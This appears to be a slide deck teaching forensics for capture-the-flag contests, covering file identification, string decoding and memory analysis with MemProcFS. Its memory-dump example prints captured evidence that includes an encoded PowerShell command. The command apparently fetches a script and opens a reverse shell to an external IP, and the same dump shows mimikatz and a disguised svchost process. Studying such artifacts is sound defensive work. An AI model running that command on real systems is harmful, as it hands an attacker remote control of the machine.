



Forensics in CTF

Cybersecurity Skill-Up!

whoami

- **Fareed Fauzi**
- Security Researcher at Kaspersky
- Interest in:
 - Malware reverse engineering
 - APT research
 - Forensics analysis
 - Threat hunting and intelligence
- CTF player during my university years
 - Cloud9 team
 - RE and Forensics category

Go to this page

<https://fareedfauzi.gitbook.io/ctf>

Introduction

CTF vs Industry

- Forensics in the industry involves understanding the entire incident scenario.
- In CTF, we don't need to understand the whole picture of the incident.
- Instead, we need to find what the challenge asks us to be find.

Flag in Forensics category

- Organizer will ask you to find Indicator of Compromises (IOCs), timestamp, filename, registry and etc. that relate to that incident.
- Flags could be include of:
 - URLs
 - IP Address
 - Filename
 - Registry
 - Username
 - Domain name
 - Timestamp
 - Process information
 - Command executed
 - Hash
 - Password
 - And many more!

Direct flag string?

- Several CTF might embed a full word of flag such as "*FLAG{This_Is_The_Flag}*".
- Easier for participant to just *strings* and *grep* the keyword
- Challenge creator might encoded the strings such as using base64 or encrypt it using encryption algorithm
- To avoid direct flag being discovered by *strings* command.

Type of file given

- Disk image file
 - E01
 - RAW
 - VMDK
- Triage file
 - KAPE extracted, Registry, Logs, MFT etc.
- Memory dump
 - MEM
 - RAW
- Log file
 - Windows logs
 - Linux logs

Given file and analysis tool

Artifacts given	Tools
Initial analysis	<ul style="list-style-type: none">• File command, TRiD• Strings, FLOSS• base64dump, XORSearch
Memory dump	<ul style="list-style-type: none">• MemProcFS• Volatility3 and Volatily Workbench• Evtxtract
Registry	<ul style="list-style-type: none">• Regripper• Registry Explorer
Event logs	<ul style="list-style-type: none">• Event log Explorer• Log scanner such as Hayabusa
Disk image	<ul style="list-style-type: none">• Autopsy• FTK Imager• Arsenal Image Mounter• mount command (Linux)
KAPE extracted files	<ul style="list-style-type: none">• Eric Zimmerman
Browser files	<ul style="list-style-type: none">• DBBrowser
Other artifacts	<ul style="list-style-type: none">• WMI Forensics• BMC Tools• USB Detective• SRUM dump

We will cover these topics, if we have time



Initial Analysis

File type identification

- When you receive the challenge's attachment, always determine what kind of file you are given.
- It is crucial to plan the next step and choose the appropriate tools accordingly.
- How? Use file command or tool called TRiD

File command

```
root@hati:~# file filename.ext
filename.ext: data

root@hati:~# file *
1531625780_ck6oqn14msbd0dququp0_image.png: PNG image data, 2048 x 3072, 8-bit/color
RGB, non-interlaced
17210994594.zip: Zip archive data, at least v2.0 to extract, compression method=deflate
17239649383.zip: Zip archive data, at least v2.0 to extract, compression method=deflate
17262043667.zip: Zip archive data, at least v2.0 to extract, compression method=deflate
3fbf2841e1470d78951de09d98e3edd9_cjmgmhp4msb8kmdscqu0_image.png: PNG image data, 4096 x
4096, 8-bit/color RGB, non-interlaced
4196769e6c271a70924df2c4753cef27_ckqjhm14msb2657vmdl0_image.png: PNG image data, 832 x
1216, 8-bit/color RGB, non-interlaced
71553a3f53309eac9a3d3e3e8d291cee_ck9k76p4msba574ui6d0_image.png: PNG image data, 832 x
1216, 8-bit/color RGB, non-interlaced
7z2404-x64.exe: PE32 executable (GUI) Intel 80386, for MS Windows
BE2023_971012145795.pdf: PDF document, version 1.7, 5 pages
```

TRiD

CLI version

```
C:\> trid filename.ext
```

```
TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
```

```
Collecting data from file: filename.ext
```


```
Definitions found: 5702
```

```
Analyzing...
```

```
70.7% (.DOC) Microsoft Word document (58000/1/5)
```

```
29.3% (.) Generic OLE2 / Multistream Compound File (24000/1)
```

GUI



Download here: <https://mark0.net/soft-tridnet-e.html>

Strings and FLOSS

- Useful tools such as strings command and floss might help us find interesting strings
- Find strings in the file! To find flag, clue, hint for the flag, get the idea what the file is.

```
$ strings filename  
C:\> floss filename
```

Other tools worth to try

- Base64dump
 - Quickly locate and decode strings encoded in Base64

```
$ cat encrypted.txt
Lorem Ipsum is simply 102;100;97;103;123;116;104;105;115;95;105;115;95;100;101;99;105;100;97;100;125 dummy text of the printing and typesetting industry. Lorem Ipsum has
been the industry's standard dummy text ever since the 1500s, when an unknown printer took a galley of type and scrambled it to make a type specimen book. It has survived
not only five centuries, but also the leap into electronic typesetting, remaining essentially unchanged. It was popularised in the 1960s with the release of Letraset she
ets containing Lorem Ipsum passages, and more recently with desktop publishing software like Aldus PageMaker including versions of Lorem Ipsum. ZmXhZ3t0ZXN0X3Rlc3R9

remnux@siftworkstation: ~/work
$ base64dump.py encrypted.txt
ID  Size  Encoded      Decoded      md5 decoded
--  --
1:   4 text      ..m          d235bf01045835d5f31a59b90c1a3a9f
2:   8 printing .....)       550d445ae13020223841e302020ce923
3:   8 industry .wn...       a2e26cc05edb11f85de49cbd8f42fa78
4:   4 been     m...       75a388c4a7a258e97e24732aa3f5dd47
5:   8 industry .wn...       a2e26cc05edb11f85de49cbd8f42fa78
6:   8 standard ...u...       8ef502d06cd4d084b3233549c13620e23
7:   4 text      ..m          d235bf01045835d5f31a59b90c1a3a9f
8:   4 ever     z...       17aab109a47f3c24f002b3e5f5500a5
9:   4 when     ..-         2b50d5a7909ff0dc2e55c33dd17fc92d
10:  4 took     ..$         0fa7f829573abe47a82b96432762e793
11:  4 type     ..^         3a4d52be883686b8f4d8e600de9bba00
12:  4 make     ...         5eb66c04d9ac9f43547118989556af36
13:  4 type     ..^         3a4d52be883686b8f4d8e600de9bba00
14:  0 specimen ...g.        f20f08557e1236d746371fa3496d056
15:  4 book     n.$         080827ec12257f4910e174a0b4ffa9c
16:  8 survived ..-...       08052384b314b3cf3758133242a7d9cb
17:  4 only     ..yr        8b09de4d8cfa7b22b123151d53113afa
18:  4 five     ..+         d6aba8a8093a650d017fc2fefb207ef2
19:  4 also     j[(         88e3328231bd1c9d145efc4850d2be4
20:  4 leap     ...         d0c3fcaac2aa0509efcd35f647fa758
21:  4 into     ..h         db3d2e393df14d3e0449cafb0665e903
22:  4 with     ..+         5e93dc05a0c10cc48950bdf831c9d1ad
23:  8 Letraset ..kj..       971f0270e99a584511a8a809d26062fc8
24:  8 passages ...j..       160e8817c3d76cf7347675422a179f8c
25:  4 more     ...         77c7de52b0b90368200c6e9b67f6800c
26:  8 recently .....r       2e49e7716be045316fa322d0f917846e
27:  4 with     ..+         5e93dc05a0c10cc48950bdf831c9d1ad
28:  0 software ..-...       8c213c526850b0b2846c1b99067eb00
29:  4 like     ..)         3a7c51b75852021c7f0e62a8a725fec
30:  8 versions ..-         19de34962f5661a069d969dc50911cd9
31:  20 ZmXhZ3t0ZXN0X3Rlc3R9 flag{test_test} fb77a7a11a98ce59246a224f51dc75cf

remnux@siftworkstation: ~/work
```

Other tools worth to try

■ XORSearch

- The tool brute-forces all possible one-byte key values (0x0 - 0xFF)

```
remnux@siftworkstation: ~/work
$ cat enc.txt
saaaaaaaaaaaaaaaaaaaaaaaaadadasdasdkrger gn;hglrnhm;l gddng;b;olfkmq~bcyUcyUrexw
remnux@siftworkstation: ~/work
$ xorsearch -S enc.txt | grep "flag"
ykkkkkkkkkkkkkkkkkkkkkkkkkkknknkynkynkynaxmox*mdlbfmfxdbglf*mnndmlh1eflag{this_is_xor}
remnux@siftworkstation: ~/work
$
```


Let's gets your hand dirty (1)

Find all the 4 flags in the print.exe

Find all the 4 flags

- Unzip the "string.tar.gz" in the Artifacts folder
- Find all the 4 flags in that executable



Memory dump analysis

Memory Forensics 101


- It is a method to analyze memory images of infected computers
- Everything that are running, running in the CPU and memory
- Oftenly to find information such as
 - which process communicated with malicious hosts, and
 - what kind of programs were executed on the infected computers.

Strategies

- There are three main strategies of memory forensics.
 - Checking process tree
 - Investigating TCP/IP communications
 - Finding RWX sections


MemProcFS

- You Can "Mount" Memory Images and Analyze them with Explorer and Notepad
- MemProcFS will create a virtual file system representing the processes, file handles, registry, \$MFT, and more.
- Link:
<https://github.com/ufrisk/MemProcFS>




MemProcFS

- Mount and forensics!
 - `memprocfs.exe -device 20241127.mem -forensic 1`
- More info: https://github.com/ufrisk/MemProcFS/wiki/FS_Root



MemProcFS: Directories in Mounted memory

Directory	Description
conf	Configuration and Status.
forensic	Forensic mode output.
misc	Miscellaneous functionality
name	Per-process directories listed by process name.
pid	Per-process directories listed by process pid.
py	Python based plugins.
registry	Registry information.
sys	System information.
vm	Virtual Machine (VM) information.





Checking process tree

- We can often find anomalies in the process tree if malware is executed.
- Identify parent and child process
- Identify process without any parent process (orphan process)
- Know the normal and the evil
 - <https://www.sans.org/posters/hunt-evil/>
- Basic strategies in checking processes
 - Orphan processes (for PE injection)
 - Child processes of Explorer (for start-up, Run key...)
 - Child processes of svchost.exe (svchost.exe -k netsvcs) (for task scheduler)
 - Child processes of wmiprvse.exe (for WMI)
 - Child processes of services.exe (for services)


Checking process tree

- Process tree can be view here
 - M:\sys\proc\



Process Name	PID	PPID	Session ID	Architecture	Name	Status	Start Time
lsass.exe	680	512	SYSTEM				2023-04-02 00:29:44 UTC
fontdrvhost.exe	808	512	UMFD-0				2023-04-02 00:29:45 UTC
csrss.exe	528	504	SYSTEM				2023-04-02 00:29:44 UTC
winlogon.exe	608	504	SYSTEM				2023-04-02 00:29:44 UTC
fontdrvhost.exe	800	608	UMFD-1				2023-04-02 00:29:45 UTC
dwm.exe	1016	608	DWM-1				2023-04-02 00:29:45 UTC
userinit.exe	4332	608	TU	mare			2023-04-02 00:29:54 UTC
explorer.exe	4376	4332	U	mare			2023-04-02 00:29:54 UTC
RamCapture64.exe	960	4376	U*	mare			2023-11-27 17:30:38 UTC
conhost.exe	5812	960	U	mare			2023-11-27 17:30:38 UTC
mimikatz.exe	1760	4376	U*	mare			2023-11-27 17:30:58 UTC
conhost.exe	2828	1760	U	mare			2023-11-27 17:30:58 UTC
notepad.exe	1788	4376	U	mare			2023-11-27 17:28:51 UTC
cmd.exe	5620	1788	U	mare			2023-11-27 17:29:19 UTC
conhost.exe	3560	5620	U	mare			2023-11-27 17:29:19 UTC
WINWORD.EXE	3156	4376	32	U*	mare		2023-11-27 17:29:32 UTC
splwow64.exe	1704	3156	U*	mare			2023-11-27 17:29:32 UTC
cmd.exe	4108	3156	32	U	mare		2023-11-27 17:29:37 UTC
powershell.exe	5700	4108	32	U	mare		2023-11-27 17:29:37 UTC
cmd.exe	6220	5700	32	U	mare		2023-11-27 17:29:43 UTC
conhost.exe	6420	4108	U	mare			2023-11-27 17:29:37 UTC
cmd.exe	4340	4376	U	mare			2023-11-27 17:29:07 UTC
svchosta.exe	1044	4340	32	U*	mare		2023-11-27 17:29:26 UTC
cmd.exe	6816	1044	32	U	mare		2023-11-27 17:29:26 UTC
conhost.exe	6692	6816	U	mare			2023-11-27 17:29:26 UTC
conhost.exe	2444	4340	U	mare			2023-11-27 17:29:07 UTC
vmtoolsd.exe	5780	4376	U*	mare			2023-04-02 00:30:08 UTC
Everything.exe	5964	4376	U*	mare			2023-04-02 00:30:09 UTC
msedge.exe	6032	4376	U*	mare			2023-04-02 00:30:10 UTC

Check command line



The screenshot displays a Windows File Explorer window showing the contents of the directory `M (\MemProcFS) (M:) > sys > proc`. Two files are listed: `proc.txt` (18 KB) and `proc-v.txt` (82 KB), both modified on 2/15/2024 at 8:41 PM. The `proc-v.txt` file is selected. Below the file list, a Notepad window is open, displaying the command line for `proc-v.txt`. The command line is a long string of characters, including file paths and command arguments, used to execute a program.

Name	Date modified	Type	Size
proc.txt	2/15/2024 8:41 PM	Text Document	18 KB
proc-v.txt	2/15/2024 8:41 PM	Text Document	82 KB

proc-v.txt

```
C:\Program Files (x86)\Microsoft Office\Office12\WINWORD.EXE
"C:\Program Files (x86)\Microsoft Office\Office12\WINWORD.EXE" /n /dde
2023-11-27 17:29:32 UTC → ***
Medium


splwow64.exe 1704 3156 U* mare
\Device\HarddiskVolume3\Windows\splwow64.exe
C:\Windows\splwow64.exe
C:\Windows\splwow64.exe 8192
2023-11-27 17:29:32 UTC → ***
Medium

cmd.exe 4108 3156 32 U mare
\Device\HarddiskVolume3\Windows\SysWOW64\cmd.exe
C:\Windows\SysWOW64\cmd.exe
cmd /c powershell -enc
SQBFAFGAIAAoAE4AZQB3AC0ATwBiAGoAZQ8jAHQAIABTAHKAcwB0AGUAbQAUAE4AZQB0AC4AVwB1AGIAyWBSAGkAZQ8uAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoAcc
AaAB0AHQAcABzADoALwAvAHIAyQB3AC4AZwBpAHQAaAB1AGIAdQBzAGUAcgBjAG8AbgB0AGUAbgB0AC4AYwBvAG0ALwBiAGUAcwBpAG0AbwByAGgAaQBuAG8ALwBwAG8AdwBLAHIAyWbHhAH
QALwBtAGEAcwB0AGUAcgAvAHAAbwB3AGUAcgBjAGeAdAAuAHAACwAxAACcAKQA7ACAAcABvAHcAZQ8yAGMAyQB0ACAAALQBjACAAMQAzADkALgA1ADkALgAxADIAMwAuADUANwAgAC0AcAAG
DkAMAA5ADAAIAAtAGUAIABjAG0AZAA=
```

Investigating TCP/IP communications

- You are often able to find evidence by investigating the TCP/IP communication status.
- Some sorts of malware, especially RATs, connect to external servers frequently.
- If malware has a remote shell, a reverse proxy, or a P2P communication capability, it listens on some ports.

Investigating TCP/IP communications



```
This PC > M (\\MemProcFS) (M:) > sys > net Search net
netstat.txt 2/15/2024 8:41 PM Text Document 10 KB
netstat-v.txt 2/15/2024 8:41 PM Text Document 21 KB
readme.txt 2/15/2024 8:41 PM Text Document 1 KB

netstat.txt
File Edit View
0008 652 TCPv6 LISTENING [::]:49669
0009 680 TCPv4 LISTENING 0.0.0.0:49664
000a 680 TCPv6 LISTENING [::]:49664
000b 912 TCPv4 LISTENING 0.0.0.0:135
000c 912 TCPv6 LISTENING [::]:135
000d 1044 TCPv4 ESTABLISHED 192.168.206.135:49744
000e 1116 TCPv4 LISTENING 0.0.0.0:49666
000f 1116 TCPv6 LISTENING [::]:49666
0010 1444 TCPv4 LISTENING 0.0.0.0:49667
0011 1444 TCPv6 LISTENING [::]:49667
0012 1788 TCPv4 ESTABLISHED 192.168.206.135:49743
0013 2116 TCPv4 LISTENING 0.0.0.0:49668
0014 2116 TCPv6 LISTENING [::]:49668
0015 2680 TCPv4 ESTABLISHED 192.168.206.135:49706
0016 2680 TCPv6 ESTABLISHED 192.168.206.135:49707
0017 3404 TCPv4 CLOSED 192.168.206.135:49741
0018 4392 TCPv4 LISTENING 0.0.0.0:5040
0019 5096 TCPv4 CLOSED 192.168.206.135:49750
001a 5116 TCPv0 CLOSED ***:0
001b 5680 TCPv0 CLOSED ***:0
001c 5680 TCPv0 CLOSED ***:0
001d 5680 TCPv4 ESTABLISHED 192.168.206.135:49752
001e 5700 TCPv4 CLOSED 192.168.206.135:49745
001f 5700 TCPv6 ESTABLISHED 192.168.206.135:49746
0020 6204 TCPv0 CLOSED ***:0
0021 6204 TCPv0 CLOSED ***:0
0022 6204 TCPv0 CLOSED ***:0
*** services.exe
*** lsass.exe
*** lsass.exe
*** svchost.exe
*** svchost.exe
139.59.123.57:4433 svchosta.exe
*** svchost.exe
*** svchost.exe
*** svchost.exe
*** svchost.exe
139.59.123.57:1234 notepad.exe
*** spoolsv.exe
*** spoolsv.exe
20.198.119.84:443 svchost.exe
20.198.119.84:443 svchost.exe
152.195.38.76:80 smartscreen.exe
*** svchost.exe
172.217.25.206:443 MicrosoftEdgeUpdate.exe
*** svchost.exe
*** svchost.exe
*** svchost.exe
34.104.35.123:80 svchost.exe
185.199.108.133:443 powershell.exe
139.59.123.57:9090 powershell.exe
*** svchost.exe
*** svchost.exe
```

Finding RWX sections

- Malware sometimes perform process or code injection into another process or itself
- Anomalies
 - Memory permission (Especially RWX/RX memory regions that do not belong to any modules.)
 - External communications (We have already checked)
 - Handles (By checking files, registries and mutant values)
 - Call stacks of threads

Hunting shellcode in injected process

The screenshot shows a Windows File Explorer window with the path `M:\forensic\findevil` and a file named `findevil.txt` (9 KB, Text Document) highlighted. Below the File Explorer is a hex editor window showing a memory dump. The dump contains various entries, including `msedge.exe` and `notepad.exe`. A red box highlights a section of the dump, and a red arrow points to a specific entry.

Address	Offset	Process	Operation	Value	Comment
0013	3860	msedge.exe	PE_PATCHED	00007ffe6ce8d000	0000251bf000 03000000251bf005 A r-x fffffcb0d86c187e0 00013aa5f000 0a00000013aa5f121 A Image ---wxc \Windows\System32\ntdll.dll
0014	3860	msedge.exe	PE_PATCHED	00007ffe6ce8f000	0000207be000 03000000207be005 A r-x fffffcb0d86c187e0 00013aa5d000 0a00000013aa5d121 A Image ---wxc \Windows\System32\ntdll.dll
0015	5096	MicrosoftEdgeU	PE_PATCHED	0000000076d40000	000102d11000 00000000102d11025 A r-x fffffcb0d87c2cce0 00003f865000 000000003f865860 T Image ---wxc \Windows\SysWOW64\user32.dll
0016	5700	powershell.exe	PE_PATCHED	0000000076d40000	000087a08000 0000000087a08025 A r-x fffffcb0d87c03a20 00003f865000 000000003f865860 T Image ---wxc \Windows\SysWOW64\user32.dll
0017	5852	GoogleUpdate.e	PE_PATCHED	0000000076d40000	00008e0e0000 070000008e0e0025 A r-x fffffcb0d87c28c80 00003f865000 000000003f865860 T Image ---wxc \Windows\SysWOW64\user32.dll
0018	6032	msedge.exe	PE_PATCHED	00007ffe4c010000	0000128e0000 01000000128e0005 A r-x fffffcb0d86c0d340 0000145bd000 00000000145bd820 T Image ---wxc soft\Edge\Application
0019	6032	msedge.exe	PE_PATCHED	00007ffe4c014000	0000128ef000 01000000128ef005 A r-x fffffcb0d86c0d340 0000145bc000 00000000145bc8a0 T Image ---wxc soft\Edge\Application
001a	6032	msedge.exe	PE_PATCHED	00007ffe6ce8d000	0000128e0000 01000000128e0025 A r-x fffffcb0d86c0b2c0 00013aa5f000 0a00000013aa5f121 A Image ---wxc \Windows\System32\ntdll.dll
001b	6496	msedge.exe	PE_PATCHED	00007ffe6ce8c000	000027c09000 0100000027c09025 A r-x fffffcb0d8638e390 00013aaac000 0a00000013aaac121 A Image ---wxc \Windows\System32\ntdll.dll
001c	6496	msedge.exe	PE_PATCHED	00007ffe6ce8d000	000026f07000 0100000026f07005 A r-x fffffcb0d8638e390 00013aa5f000 0a00000013aa5f121 A Image ---wxc \Windows\System32\ntdll.dll
001d	6496	msedge.exe	PE_PATCHED	00007ffe6ce8f000	000027a08000 0400000027a08005 A r-x fffffcb0d8638e390 00013aa5d000 0a00000013aa5d121 A Image ---wxc \Windows\System32\ntdll.dll
